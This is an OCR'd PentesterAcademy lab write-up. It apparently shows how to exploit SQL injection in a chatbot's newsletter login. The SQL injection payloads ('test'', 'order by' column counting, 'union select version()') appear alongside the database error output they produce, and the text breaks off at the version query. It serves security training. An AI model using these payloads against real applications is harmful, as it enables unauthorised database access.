ATTACK DEFENSE

by PentesterAcademy


Name	Botman: SQLI
URL	https://www.attackdefense.com/challengedetails?cid=2182
Type	Web Technology : Bot Attacks

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


The web application is vulnerable to SQL Injection attack.

Step 1: Inspect the web application.


Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Hey there! Welcome to the Chat Bot. 18:03

Step 2: Start the conversation with the chatbot with a “hey” message.



Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Hey there! Welcome to the Chat Bot. 18:03

hey 18:05

Before proceeding, Please enter your name 18:05

Step 3: Enter any name and send the message.




Before proceeding, Please enter your name 18:05

test

Saved,Nice to meet you test 18:32

How may I Help you today test

Click on the NewsLetter button to proceed towards the login section.



Breezed HTML Bootstrap Template

yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com


test 18:32

Saved,Nice to meet you test 18:32

How may I Help you today test 18:32

Newsletter Portal

Step 4: Click on the login button.



Breezed HTML Bootstrap Template

yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com

Before proceeding, Please enter your name 18:36

test 18:3

Saved,Nice to meet you test 18:36


How may I Help you today test 18:36

Newsletter Portal 18:36

Please enter your unique token 18:36

Step 5: Enter anything and add the apostrophe (‘) to check for SQL injection vulnerability.

Payload: test'


Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

test'
18:37


```
SQLSTATE[42000]: Syntax error or access
violation: 1064 You have an error in your
SQL syntax; check the manual that
corresponds to your MySQL server version
for the right syntax to use near "test"' at line
1 (SQL: select email from student where
id='test'')
```

18:37

As indicated by the error message, it is confirmed that the SQL Injection exists in the login section.

Step 6: Click on the login button and inject the query to find the total number of columns in the database. Finding the columns would let the attacker to find vulnerable columns where data can be dumped.

Payload: test' order by 100#


Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Please enter your unique token 18:38

test' order by 100# 18:38

SQLSTATE[42S22]: Column not found: 1054 Unknown column '100' in 'order clause' (SQL: select email from student where id='test' order by 100#') 18:38


Newsletter Portal

Register

Login

Step 7: Reduce the number of columns to find the correct column number.

Payload: test' order by 1#


Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

SQLSTATE[42S22]: Column not found: 1054 Unknown column '100' in 'order clause' (SQL: select email from student where id='test' order by 100#') 18:41

Newsletter Portal 18:41


Please enter your unique token 18:41

test' order by 1# 18:41

Please Enter your new email

No error found, increase the column number to check where the error pops again.

Payload: test' order by 2#




```
test' order by 2#
15:39
```

```
SQLSTATE[42S22]: Column not found:
1054 Unknown column '2' in 'order clause'
(SQL: select email from student where
id='test' order by 2#')
15:39
```

Error found while querying the payload, that concludes that there is only 1 column which could be useful for UNION Based SQL Injection.

Step 8: Dump the version of the SQL Server running on the web server machine.

Payload: test' union select version()#


Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

18:43

Newsletter Portal 18:43

Please enter your unique token 18:43

test' union select version()# 18:43

